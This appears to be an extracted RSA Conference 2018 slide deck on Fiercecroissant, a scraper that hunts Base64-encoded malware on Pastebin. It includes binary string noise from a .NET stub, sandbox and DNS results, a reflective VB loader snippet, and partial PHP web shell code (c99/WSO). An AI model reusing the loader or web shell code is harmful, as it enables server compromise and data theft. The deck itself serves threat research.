NUL DC3 NUL SYN NUL DC3 NUL CAN NUL ETB NUL EM NUL ETB NUL SUB NUL ETB NUL ESC NUL ETB NUL FS NUL  
ETB NUL GS NUL ETB NUL RS NUL ETB NUL US NUL ETB NUL !NUL NUL NUL NUL DLE NUL SO NUL ?NUL NUL DLE  
NUL DC3 NUL ?NUL NUL NUL NUL NAK NUL ?NUL NUL DLE NUL )NUL ?NUL NUL NUL NUL +NUL ?9NUL xSOH9NUL ?  
STX STX NUL ?STX ETX NUL ?STX NUL Stub.exe NUL Stub NUL mscorelib NUL Microsoft.VisualBasic NUL Sys  
tem.Windows.Forms NUL System.Drawing NUL System Management NUL user32 NUL winmm.dll  
NUL avicap32.dll NUL kernel32 NUL wininet.dll NUL kernel32.dll NUL advapi32.dll NUL crypt32.dll  
NUL oleaut32.dll NUL user32.dll NUL Crypt32.dll NUL Stub.Resources.resources NUL <Module> NUL MyA  
pplication NUL Stub.My NUL ConsoleApplicationBase NUL Microsoft.VisualBasic.ApplicationService  
s NUL .ctor NUL DebuggerNonUserCodeAttribute NUL System.Diagnostics NUL EditorBrowsableAttribut  
e NUL System.ComponentModel NUL EditorBrowsableState NUL GeneratedCodeAttribute NUL System.Code  
Dom.Compiler NUL MyComputer NUL Computer NUL Microsoft.VisualBasic.Devices NUL DebuggerHiddenAt  
tribute NUL MyProject NUL Object NUL m\_ComputerObjectProvider NUL m\_AppObjectProvider NUL m\_Us  
erObjectProvider NUL User NUL m\_MyFormsObjectProvider NUL m\_MyWebServicesObjectProvider NUL .cto  
r NUL get\_Instance NUL get\_Computer NUL get\_Application NUL get\_User NUL get\_Forms NUL get\_WebS  
ervices NUL HelpKeywordAttribute NUL System.ComponentModel.Design NUL Application NUL Forms NUL  
WebServices NUL StandardModuleAttribute NUL Microsoft.VisualBasic.Services NUL HideMod  
uleNameAttribute NUL MyForms NUL m\_FormBeingCreated NUL Hashtable NUL System.Collections NUL Thr  
eadStaticAttribute NUL TargetInvocationException NUL System.Reflection NUL Control NUL get\_IsDi  
sposed NUL Type NUL GetTypeFromHandle NUL RuntimeTypeHandle NUL ContainsKey NUL String NUL Utils  
NUL GetResourceString NUL InvalidOperationException NUL Add NUL Activator NUL CreateInstance NUL  
ProjectData NUL SetProjectError NUL Exception NUL get\_InnerException NUL get\_Message NUL ClearPr  
objectError NUL Remove NUL Create\_Instance NUL Instance NUL Component NUL Dispose NUL Dispose\_I  
nstance NUL instance NUL RuntimeHelpers NUL System.Runtime.CompilerServices NUL GetObjectValu  
e NUL Equals NUL o NUL GetHashCode NUL GetType NUL ToString NUL MyGroupCollectionAttribute NUL MyWe  
bServices NUL ThreadSafeObjectProvider`1 NUL m\_ThreadStaticValue NUL CompilerGeneratedAttribut  
e NUL GetInstance NUL ComVisibleAttribute NUL System.Runtime.InteropServices.NModule1 NUL tic  
toc NUL L0 NUL makel NUL st NUL PersistThread NUL Thread NUL System.Threading NUL alab NUL c NUL Acce  
ssedThroughPropertyAttribute NUL Yy NUL trd NUL RG NUL copyse NUL EXE NUL DR NUL MTX NUL copydir NUL M  
T NUL Mutex NUL StartupKey NUL usbe NUL cap NUL InstallName NUL task NUL strg NUL host NUL port NUL VcNm  
NUL startup NUL Path S NUL kq NUL F NUL sf NUL usb NUL run\_timer NUL invr NUL Pro NUL pc NUL Npc NUL lSamp  
les NUL lRet NUL lBits NUL lChannels NUL iBlockAlign NUL lBytesPerSec NUL J NUL savingpath NUL IsStre  
aming\_RemoteWebcam NUL Quality\_RemoteWebcam NUL Speed\_RemoteWebcam NUL RemoteWebcamID NUL path  
NUL WS\_CHILD NUL WS\_VISIBLE NUL WM\_CAP\_DRIVER\_CONNECT NUL WM\_CAP\_START NUL WM\_CAP\_GRAB\_FRAME NUL  
WM\_CAP\_SAVEDIB NUL WM\_CAP\_DRIVER\_DISCONNECT NUL timer\_work NUL timer\_intrval NUL get\_Executable  
Path NUL FileInfo NUL System.IO NUL Conversions NUL ToBoolean NUL ToInteger NUL Environment NUL get  
MachineName NUL set\_HostName NUL CreateCaptionText NUL Environs NUL set\_NetWork NUL set\_NetWorkWith

# Fiercecroissant: a Scrappy Scraper



## Step Three: Run that malware!

/ vqPratiU.exe

Private Resubmit Downloads

### Metadata

<b>95</b> Threat Score	Sample ID: e84bc77baa7e3df8ceeb9cb2a7453d7	Filename: vqPratiU.exe
Submitted By: pcoxford	Magic Type: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	Analyzed As: exe
OS: Windows 7 64-bit	SHA-256: Q_6015239e6a14b51b9e047d2da5a223cd18c0c007ceb4692a65d780d501b7d384	SHA-1: 784aa676476d2e6c984f764cae47107652690d97
Started: 10/30/17 12:10 pm	MD5: 4e509e3c817f31516c420d0c6a0a23aa	Tags:
Ended: 10/30/17 12:16 pm		
Duration: 0:06:33		
Sandbox: car-work-030 (pilot-d)		
Playbook: Random Cursor Movement		
Network Exit		
Localization		

### Behavioral Indicators

	Title	Categories	Tags	Hits	Score
+	Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	<b>95</b>
+	Dynamic DNS Domain Detected	network	evasion	5	30
+	Potential Code Injection Detected	evasion	memory	46	25
+	Executable Artifact Uses .NET	attribute	artifact, library, PE	2	21
+	DNS Response Contains Low Time to Live (TTL) Value	network	network, ttl, dns, fast flux, command and control	5	7
+	Sample flagged by antivirus service contacted domain	network	communications, command and control	1	6

# Fiercecroissant: a Scrappy Scraper



## Step Three: Run that malware!

/ vqPratiU.exe

Private Resubmit Downloads

### Metadata

95 Threat Score

Sample ID	e84bc77baa7e3df8ceeb9cb2a7453d7	Filename	vqPratiU.exe
Submitted By	pcoxford	Magic Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
OS	Windows 7 64-bit	Analyzed As	exe
Started	10/30/17 12:10 pm	SHA-256	Q_6015239e6a14b51b9e047d2da5a223cd18c0c007ceb4692a65d780d501b7d384
Ended	10/30/17 12:16 pm	SHA-1	784aa676476d2e6c984f764cae47107652690d97
Duration	0:06:33	MD5	4e509e3c817f31516c420d0c6a0a23aa
Sandbox	car-work-030 (pilot-d)	Tags	[+]
Playbook	Random Cursor Movement		
Network Exit			
Localization			

### Behavioral Indicators

Search

Title	Categories	Tags	Hits	Score
- Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	95

An antivirus service flagged an artifact as malicious. When using antivirus software, relying on a single engine is susceptible to false-positives. Online services, such as VirusTotal and Reversing Labs, use multiple antivirus engines to scan a file and the scan results of all engines are taken together to make a more accurate determination. One or more of these services have indicated that the file is malicious with a high degree of confidence. The results of individual antivirus engine scans are displayed, if available.

Artifact ID	SHA256	Detections
Artifact 3	6015239e6a14b51b9e047d2da5a223cd18c0c007ceb4692a65d780d501b7d384	
Artifact 3	6015239e6a14b51b9e047d2da5a223cd18c0c007ceb4692a65d780d501b7d384	ALYac "Gen:Variant.Razy.8195" AVG: "MSIL:Agent-CIB [Trj]" Ad-Aware: "Gen:Variant.Razy.8195" AhnLab-V3: "Trojan/Win32.ADH.C61699"

# Fiercecroissant: a Scrappy Scraper



- Step Three: Run that malware!

Delicious DNS information:

The screenshot shows a web-based interface for viewing DNS traffic. At the top, there is a header bar with a URL field containing ': / vqPratiU.exe', a 'Private' toggle switch, a 'Resubmit' button, and a 'Downloads' dropdown menu. Below the header is a search bar labeled 'Search'. The main content area is titled 'DNS Traffic' and contains a table with the following data:

	Query ▾	Type ▾	Data ▾	TTL ▾	Timestamp ▾
+	25772	A	crypters.hopto.org	-	+49.43s
+	34358	A	crypters.hopto.org	-	+112.325s
+	40555	A	crypters.hopto.org	-	+173.893s
+	45412	A	crypters.hopto.org	-	+236.952s
+	20736	A	crypters.hopto.org	-	+297.541s

RSA® Conference 2018



#RSAC

## FINDINGS AND APPLICATIONS

# Lessons and interesting stats!



- 2,230+ domains found through Fiercecroissant through May with 799 blocks as of November 2017. 29,229 pastes have been collected since its beginning. Most blocks (50%+) are DDNS domains.
- Malware comes in two forms:
  - Raw encoded text, usually in Base64 or binary, but which also has been observed as ASCII or hex values.
  - Wrapped within another language as an encoded value.
- Common wrappers are PHP and Java, but Visual Basic has also been observed.
- There's a lot of malicious stuff on Pastebin to find: c99 shells, defacement kits, hacking guides, and images likely used for phishing.

# Lessons and interesting stats!



- 2,230+ domains found through Fiercecroissant through May with 799 blocks as of November 2017. 29,229 pastes have been collected since its beginning. Most blocks (50%+) are DDNS domains.
- Malware comes in two forms:
  - Raw encoded text, usually in Base64 or binary, but which also has been observed as ASCII or hex values.
  - Wrapped within another language as an encoded value.
- Common wrappers are PHP and Java, but Visual Basic has also been observed.
- There's a lot of malicious stuff on Pastebin to find: c99 shells, defacement kits, hacking guides, and images likely used for phishing.

# Lessons and interesting stats!



- 2,230+ domains found through Fiercecroissant through May with 799 blocks as of November 2017. 29,229 pastes have been collected since its beginning. Most blocks (50%+) are DDNS domains.
- Malware comes in two forms:
  - Raw encoded text, usually in Base64 or binary, but which also has been observed as ASCII or hex values.
  - Wrapped within another language as an encoded value.
- Common wrappers are PHP and Java, but Visual Basic has also been observed.
- There's a lot of malicious stuff on Pastebin to find: c99 shells, defacement kits, hacking guides, and images likely used for phishing.

# Lessons and interesting stats!



- 2,230+ domains found through Fiercecroissant through May with 799 blocks as of November 2017. 29,229 pastes have been collected since its beginning. Most blocks (50%+) are DDNS domains.
- Malware comes in two forms:
  - Raw encoded text, usually in Base64 or binary, but which also has been observed as ASCII or hex values.
  - Wrapped within another language as an encoded value.
- Common wrappers are PHP and Java, but Visual Basic has also been observed.
- There's a lot of malicious stuff on Pastebin to find: c99 shells, defacement kits, hacking guides, and images likely used for phishing.

# Examples: Base64 (Clear)



Secure | <https://pastebin.com/DJQ67vVj>

PASTEBIN + new paste trends API tools faq search... SHARE TWEET

Untitled A GUEST FEB 16TH, 2018 89 NEVER

text 49.34 KB raw download clone embed report print

1. TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAABQRQAATAEDAANzh1oAAAAAAAA0AAAgaELAQgAAIwAAAAGAAAAAAAvqsAAAgaAAAwAAAABA  
AAAgAAAAAgAAABAAAAAAAEEAAAAAAAQAAAgaAAAAAAAIAQIUABAAAABAAAAEAAAEEAAAAABAAAAAAAHCraABLAAAAMAAAECAAAAAA  
AAAAAAA0AAAgaAAAAAAAAC50ZXh0AAAAXIsAAAgaAAAjaAAAAIAAAAACAAAGaucnNyYwAAAECAAAgaAAAAQAAAcoAAAAAAA  
BAAAABALnJlbG9jAAAAMAAA0AAAACAAAkgAAAAAAAQAAAQgAAAAAAAACgqwAAAAAAEgAAAACAUAoGUANBFAAA  
DAAAEGAAABgAAAAAAACAAACYCKAYAAoAACoqAAICAAACgAAKqpzFwAACoABAAAECxgAAAqAAgaABHMZAAKgA  
MAAArZGgAACoAEAAAECoTMAEAEAAAEEAABEAfgEAAARvGwAACgorAAYqEzABABAAAACAAARAH4CAAAEb  
xwAAAoKKwAGKhMwAQAQAAAawAAEQB+AwAABG8d  
AAAKCisABioTMAEAEAAAQAABEAfqQAAARvHgAACgorAAYqEzACABIAAAAFAAARAIDKAwAAAo  
dQAAACgorAAYqAAATMAEADAAAAYABEAAig0AAAKCisABI

RAW Paste Data

```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAABQRQAATAEDAANzh1oAAAAAAAA0AAAgaELAQgAAIwAAAAGAAAAAAAvqsAAAgaAAAwAAAABA  
AAAgAAAAAgAAABAAAAAAAEEAAAAAAAQAAAgaAAAAAAAIAQIUABAAAABAAAAEAAAEEAAAAABAAAAAAAHCraABLAAAAMAAAECAAAAAA  
AAAAAAA0AAAgaAAAAAAAAC50ZXh0AAAAXIsAAAgaAAAjaAAAAIAAAAACAAAGaucnNyYwAAAECAAAgaAAAAQAAAcoAAAAAAA  
BAAAABALnJlbG9jAAAAMAAA0AAAACAAAkgAAAAAAAQAAAQgAAAAAAAACgqwAAAAAAEgAAAACAUAoGUANBFAAA  
DAAAEGAAABgAAAAAAACAAACYCKAYAAoAACoqAAICAAACgAAKqpzFwAACoABAAAECxgAAAqAAgaABHMZAAKgA  
MAAArZGgAACoAEAAAECoTMAEAEAAAEEAABEAfgEAAARvGwAACgorAAYqEzABABAAAACAAARAH4CAAAEb  
xwAAAoKKwAGKhMwAQAQAAAawAAEQB+AwAABG8d  
AAAKCisABioTMAEAEAAAQAABEAfqQAAARvHgAACgorAAYqEzACABIAAAAFAAARAIDKAwAAAo  
dQAAACgorAAYqAAATMAEADAAAAYABEAAig0AAAKCisABI
```



# Examples: Base64 (Substitution)



Secure | <https://pastebin.com/GfqrEcTV>

 PASTEBIN [+ new paste](#) trends API tools faq  grid icon envelope icon bell icon

Untitled A GUEST OCT 26TH, 2017 51 NEVER SHARE TWEET

text 54.57 KB raw download clone embed report print

```
1. TVqQ美美M美美美E美美美//8美美Lg美美美美美Q美美美美美美美美美美美美美美美美美美美美美美美美美美美美g美美  
美美4fug4美t美nIbgBTM0hVGhpcyBwcm9ncmFtIGNhbmc5vd美制BiZSBBydW4gaW4gRE9TIG1vZGUuDQ0KJ美美美美美美BQRQ美T美ED美美制6g8V  
k美美美美美美gEL美Qg美美FY美美美G美美美美美nnQ美美美g美美美g美美美B美美美g美美B美美美美美E美美美美美  
美D美美美美美g美美美美美I美QIU美美B美美美E美美美E美美美美美B美美美美美美美FB0美美BL美美美美I美美E美  
美美美美美美美美美美美K美美美w美美美美美美美美美美美美美美美美美美美美美美美美美美美  
美美美美美美美美美美美I美美美制美美美美美美美美制美美Eg美美美美美美美美美制50ZXh0美美美pFQ美  
美g美美美Vg美美美I美美美美美美美美制美美G美ucnNyYw美美E美美制美美g美美Q美美BY美美美美美美  
美美B美美B美LnJlbG9j美美M美美美K美美美制美美X美美美美美美美美美Q美美0g美美美美美美美美  
美制d美美美美Eg美美美制美U美LEs美美制Qp美美D美美Lw美B美美美美美美美美美美美美  
美美美美美美美美美美Mw美QD2美美美美美HIB美Bwg美E美美RyEw美cI美制美美EFI美D美EckE美H  
美美BHJX美Bwg美U美美RyYQ美美cI美G美美Ecqm美H美制Bw美BHLJ美Bwg美g美美Ry0w美cI美J美  
美EcuU美H美oB美美美制o美L美美Ecu8美H美oB美美美制o美M美美EcuU美H美oB美美美制o  
美N美美EK美U美美pVBg美美制nMH美美Kg美4美美Rz美制美  
美制o美Q美美EFI美R美美EFo美S美美Ecvs美H美制Ew美BBS美F美美BHMJ美Bw美KgBU美  
美Qg美RQ美美I0M美美BgyMwE美cI美X美美EFI美Y
```



# Examples: Base64 (Wrapped)

Secure | <https://pastebin.com/T45bUzkN>

PASTEBIN + new paste trends API tools faq search...

```
Strings.Mid(ജാവാബോട്ടാണിപ്പയറ്റിനിസ്റ്റീസ്റ്റുരൂപംലുപസംഹാരത്തകുറിച്ചുംരചയിതാവ്43, എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ, 1)
& Strings.Mid(ജാവാബോട്ടാണിപ്പയറ്റിനിസ്റ്റീസ്റ്റുരൂപംലുപസംഹാരത്തകുറിച്ചുംരചയിതാവ്41, എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ,
1) & Strings.Mid(ജാവാബോട്ടാണിപ്പയറ്റിനിസ്റ്റീസ്റ്റുരൂപംലുപസംഹാരത്തകുറിച്ചുംരചയിതാവ്42,
എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ, 1) &
Strings.Mid(ജാവാബോട്ടാണിപ്പയറ്റിനിസ്റ്റീസ്റ്റുരൂപംലുപസംഹാരത്തകുറിച്ചുംരചയിതാവ്43, എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ, 1)
& Strings.Mid(ജാവാബോട്ടാണിപ്പയറ്റിനിസ്റ്റീസ്റ്റുരൂപംലുപസംഹാരത്തകുറിച്ചുംരചയിതാവ്44, എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ,
1) & Strings.Mid(ജാവാബോട്ടാണിപ്പയറ്റിനിസ്റ്റീസ്റ്റുരൂപംലുപസംഹാരത്തകുറിച്ചുംരചയിതാവ്45,
എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ, 1) &
Strings.Mid(ജാവാബോട്ടാണിപ്പയറ്റിനിസ്റ്റീസ്റ്റുരൂപംലുപസംഹാരത്തകുറിച്ചുംരചയിതാവ്46, എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ, 1)
& Strings.Mid(ജാവാബോട്ടാണിപ്പയറ്റിനിസ്റ്റീസ്റ്റുരൂപംലുപസംഹാരത്തകുറിച്ചുംരചയിതാവ്47, എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ,
1)
60. എക്കാഗ്രതയാഭേസമീപിള്ളക്കുന്നതാണ്‌ങ്ങാമത്തെമ്പുണ്ടാക്കുന്നവിഷയത്തെ += 1
61. Loop
62. Dim എക്കാഗ്രതയാഭേസമീ As Object = AppDomain.CurrentDomain.Load(Convert.FromBase64String(മദ്യപ്രബന്ധമാണ്‌ലുപന്നാസം))
63. Dim എക്കാഗ്രതയാഭേസ As String = എക്കാഗ്രതയാഭേസമീ.EntryPoint.Invoke(Nothing, Nothing)
64. End Sub
65. End Class
```









# Examples: PHP (c99 shells)



Secure | <https://pastebin.com/rzkb2L7k>

 PASTEBIN [+ new paste](#) trends API tools faq  search...

 xminp A GUEST OCT 10TH, 2017 92 NEVER f SHARE t TWEET

text 92.24 KB raw download clone embed report print

```
1. <?php
2. #####
3. #          Priv shell Darkness      #
4. #          Coded By Xminp        #
5. #          Built 10-10-2017       #
6. #####
7. @session_start();
8. $a="af656c27a6734e49d6c7c1dc536c6691"; //ctd@rk
9. @error_reporting(0);
10. @error_log(0);
11. @ini_set('error_log',NULL);
```

# Examples: PHP (c99 shells)



#RSAC

```
file:///root/rzkb2L7k?  
System: ".php_uname()." ;  
echo "Server IP: ".gethostname($_SERVER['HTTP_HOST'])." | Port :$sport | Your IP: ".$_SERVER['REMOTE_ADDR']."' | User: ".$user." (".\$uid.") Group: ".$group."  
echo "HDD: ".hdd(disk_free_space("/"))." / ".hdd(disk_total_space("/"))." | Disable Functions: \$show_ds";  
echo "Safe Mode: $sm | MySQL: $mysql | Perl: $perl | Python: $python | WGET: $wget | CURL: $curl";  
echo "Current DIR: ";  
foreach($scdir as $c_dir => $cdir){  
    echo "$cdir/";  
}echo "  
"; exit;}if( !isset( $SESSION[md5($_SERVER['HTTP_HOST'])] ) ) if( empty( $HTTP_POST['u'] ) || ( isset( $HTTP_POST['u'] ) && (md5($HTTP_POST['u']) == $HTTP_POST['u']) ) ) $SESSION[md5($_SERVER['HTTP_HOST'])] = true; else printLogin(); if(isset($_GET['file']) && ($_GET['file'] != '')) && ($_GET['act'] == 'download')){ @ob_clean(); $file = $_GET['file']; header('Content-Description: File Transfer');  
header('Content-Type: application/octet-stream'); header('Content-Disposition: attachment;filename="'.basename($file).'"');  
header('Expires: 0'); header('Cache-Control: must-revalidate'); header('Pragma: public'); header('Content-Length: ' .  
filesize($file)); readfile($file); exit; }> ".$perm."; }else{ return ".$perm."; }function UrlLoop($url,$type){ $urlArray =  
array(); $ch = curl_init(); curl_setopt($ch, CURLOPT_URL, $url); curl_setopt($ch, CURLOPT_RETURNTRANSFER, true); $result =  
curl_exec($ch); $regex='|= 1073741824) return sprintf('%1.2f', $s / 1073741824 ).' GB'; elseif($s >= 1048576) return  
sprintf('%1.2f', $s / 1048576 ) . ' MB'; elseif($s >= 1024) return sprintf('%1.2f', $s / 1024 ) . ' KB'; else return $s . ' B';  
}function ambilKata($param, $kata1, $kata2){ if(strpos($param, $kata1) === FALSE) return FALSE; if(strpos($param, $kata2) ===  
FALSE) return FALSE; $start = strpos($param, $kata1) + strlen($kata1); $end = strpos($param, $kata2, $start); $return =  
substr($param, $start, $end - $start); return $return; }if(get_magic_quotes_gpc()){ function idx_ss($array){ return  
is_array($array) ? array_map('idx_ss', $array) : stripslashes($array); }$_POST = idx_ss($_POST); }if(isset($_GET['dir'])){ $fv =  
$_GET['dir']; chdir($_GET['dir']); }else{ $fv = getcwd(); }$fv = str_replace("\\", "/", $fv); $scdir = explode("/", $fv); $sm =  
(@ini_get(strtolower("safe mode")) == 'on') ? "ON" : "OFF";  
$ling="http://".$_SERVER['SERVER_NAME'].".".$_SERVER['PHP_SELF']."?create"; $ds = @ini_get("disable_functions"); $mysql =  
(function_exists('mysql_connect')) ? "ON" : "OFF"; $curl = (function_exists('curl_version')) ? "ON" : "OFF"; $wget = (exe('wget
```



# Examples: PHP (c99 shells)

#RSAC

file:///root/Desktop/WSO Shell

```
"; $freeSpace = @diskfreespace($GLOBALS['cwd']); $totalSpace = @disk total space($GLOBALS['cwd']); $totalSpace = $totalSpace?$totalSpace:1; $release = @php uname('r'); $kernel = @php uname('s'); $sexlink = 'http://exploit-db.com/search/?action=search&filter_description='; if(strpos('Linux', $kernel) !== false) $sexlink .= urlencode('Linux Kernel'); substr($release,0,6)); else $sexlink .= urlencode($kernel); substr($release,0,3)); if(!function_exists('posix_getegid')) { $user = @get_current_user(); $uid = @getmyuid(); $gid = @getmygid(); $group = ":"; } else { $uid = @posix_getpwuid(posix_geteuid()); $gid = @posix_getgrgid(posix_geteuid())); $user = $uid['name']; $uid = $uid['uid']; $group = $gid['name']; $gid = $gid['gid']; } $ cwd_links = ''; $path = explode('/', $GLOBALS['cwd']); $n=count($path); for($i=0; $i<$n; $i++) { $ cwd_links .= "$path[$i]:"; } $charsets = array(UTF-8, 'Windows-1251', 'KOI8-R', 'KOI8-U', cp866'); $opt_charset = ''; foreach($charsets as $item) $opt_charset .= '$item'; $m = array('Sec_ Info'=>'SecInfo', 'Files'=>'FilesMan', 'Console'=>'Console', 'Sql'=>'Sql', 'Php'=>'Php', 'String tools'=>'StringTools', 'Bruteforce'=>'Bruteforce', 'Network'=>'Network'); if(!empty($GLOBALS['auth_pass'])) $m['Logout'] = 'Logout'; $m['Self remove'] = 'SelfRemove'; $menu = ''; foreach($m as $k => $v) $menu .= "[ '$k' ]"; $drives = ""; if($GLOBALS['os'] == 'win') { foreach(range('c', 'z') as $drive) if(is_dir($drive, '\\')) $drives .= "[ '$drive' ]"; echo " "; } Uname: substr(@php uname(), 0, 120) . ' [readlink /proc/uname]' User: $uid . ' (' . $user . ') Group: ' . $gid . ' (' . $group . ')' Php: @phpversion() . ' Safe mode: ' . ($GLOBALS['safe mode'])?ON:OFF . ' [phpinfo() Datetime: ' . date('Y-m-d H:i:s') . ']' Hdd: wsoViewSize($totalSpace) . ' Free: ' . wsoViewSize($freeSpace) . ' (' . (int)($freeSpace/$totalSpace*100) . '%)' Cwd: $ cwd_links . ' wsoPermsColor($GLOBALS['cwd'])' . ' [ home]' ($GLOBALS['os']) $drives . ' == "win"? Drives:' . '' . $menu . '' } function wsoFooter() { $is_writable = is_writable($GLOBALS['cwd'])?"[Writable]":'[Not writable]'; echo " Change dir:  >> Read file:  >> Make dir:$is_writable  >> Make file:$is_writable  >> Execute:  >> Upload file:$is_writable  >> Browse... No file selected. >> wsoScandir($dir) { if(function_exists("scandir")) { return scandir($dir); } else { $dh = opendir($dir); while (false !== ($filename = readdir($dh))) $files[] = $filename; return $files; } } function wsoWhich($p) { $path = wsoEx(which, '$p'); if(empty($path)) return $path; return false; } function actionSecinfo() { wsoHeader(); echo " Server security information " } function wsoSecParam($n, $v) { $v = trim($v); if($v) { echo ". $n .':'; if(strpos($v, "\n") === false) echo $v . ' ' ; } else echo ' ' ; } wsoSecParam('Server software', @ getenv('SERVER SOFTWARE')); if(function_exists('apache get modules')) wsoSecParam('Loaded Apache modules', implode(', ', apache get modules())); wsoSecParam('Disabled PHP Functions', $GLOBALS['disable functions']); $GLOBALS['disable functions']=none'; wsoSecParam('Open base dir', @ini get('open basedir')); wsoSecParam('Safe mode exec dir', @ini get('safe mode exec dir')); wsoSecParam('Safe mode include dir', @ini get('safe mode include dir')); wsoSecParam('URL support', function exists('curl version')?enabled:'no'); $temp=array(); if(function_exists('mysql get client info')) $temp[] = "MySQL ".mysql get client info().""; if(function exists('mssql connect')) $temp[] = "MSSQL"; if(function exists('pg_connect')) $temp[] = "PostgreSQL"; if(function exists('oci connect')) $temp[] = "Oracle"; wsoSecParam('Supported databases', implode(', ', $temp)); echo ' ' ; if($GLOBALS['os'] == 'nx') { wsoSecParam('Readable /etc/passwd', @is readable('/etc/passwd')?'yes ':no'); wsoSecParam('Readable /etc/shadow', @is readable('/etc/shadow')?'yes ':no); }
```

# Examples: Images! (Phishing)



Secure | <https://pastebin.com/TyDH87Kj>

 PASTEBIN [+ new paste](#) trends API tools faq

**Untitled**  A GUEST JUL 30TH, 2017 57 NEVER

[SHARE](#) [TWEET](#)

text 95.95 KB [raw](#) [download](#) [clone](#) [embed](#) [report](#) [print](#)

```
1. data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAA8EAAAHCAYAAQbou9MAAAABHNCSVQICAgIfAhkiAAAABJREFUeJzs3XmcZHV97//39yy1dXVX9TiZDPumi
```

**RAW Paste Data**

```
data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAA8EAAAHCAYAAQbou9MAAAABHNCSVQICAgIfAhkiAAAABJREFUeJzs3XmcZHV97//39yy1dXVX9TiZDPumiMgoRFzRGGJcUKK4xLjELCYmmlxvjLnJL/c+zCWamBuNJvdn1GhijCbu0YAagoprRAGFgYFhZmD2pfet9uUs3/vHqe6u7qkeZqBnGuT15FF296lzvu dbZwT6zee7SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

# Examples: Images! (Phishing)



Secure | <https://pastebin.com/yGkFVgAw>

 PASTEBIN [+ new paste](#) trends API tools faq  search... [SHARE](#) [TWEET](#)

Untitled  
A GUEST SEP 6TH, 2017 81 NEVER

text 51.48 KB raw download clone embed report print

```
1. data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAA1IAAAEgCAYAAADJKYKfAAAgAE1EQVR4Xuy9e5gc1Xuvulb1jIST3HjakkCAbXqwAQswzBi/4hM0PTyFbGCU0Dc+yfVh5uYmxjysGwzfL/+h+TvYGsUC08m50ZCTnJuThzXEGGQETGOD7Vw/1BiDeMXTgAlCQnT7JA5Imq51v139qureVbV3vbt71fc5QdP7+dtrP357rb0WAn+MACPACDACjAAjwAgwAowAI8AIMAJaCKBwak7MCDACjAAjwAgwAowAI8AIMAKMACMATKRYCBgBRoARYAQYAuaAEWAEGAFGgBHQRICJlCZgnJwRYAQYAUAaAEWAEGAFGgBFgBBgBJlIsA4wAI8AIMAKMACPACDACjAAjwAhoIsBEShMwTs4IMAKMACPACDACjAAjwAgwAowAE6kMy8DmuWphBKAgmkgAEwgwZv03wdtNgAnnPpv2X0ma1Por0q0H02j1Pr34T359n9nGCZuGiPACDACjAAjwAgwAowAI5A4AkykEofcWeE756pFNKBAdcJ0MRCMEVkkSJNgkF1f3Ja5ExFjkQuREqhoGaScgCI/9UQ6Qkio4YEZRiByuHFvPg7f4wAI8AIMAKMACPACDACjMBQIcBEKqHhLsxVC3WhVTJggggMwEK2NQ29RC1b0LT9W8F/tPgY02E7jmchEs0hkJ9JSCoIdATAGYJRkaYYCukV1wNI8AIMAKMACPACDACjEA6CDCRig13oWkyBGkCuAwIim0NU7M+L3LSQ25Ca6ViJ1J21tZCtAaAZQR61AQqnxjJlWqL+VpMcH0xjAAjwAgAowAI8AIMAKMQKIIMJGKC07CXHXCNKCIgJcR0LSfpsdPy+PI359EqhdZggoBlMigR305XInNAiMSPi6GEWAEGAFGgBHIIAJje2fGTqzPrQCQ/F23wjMEq1t+hyZHgpXECmAR1bC0U7+cXSorp0YkQ4oAE6kQA/+uz1enkYwb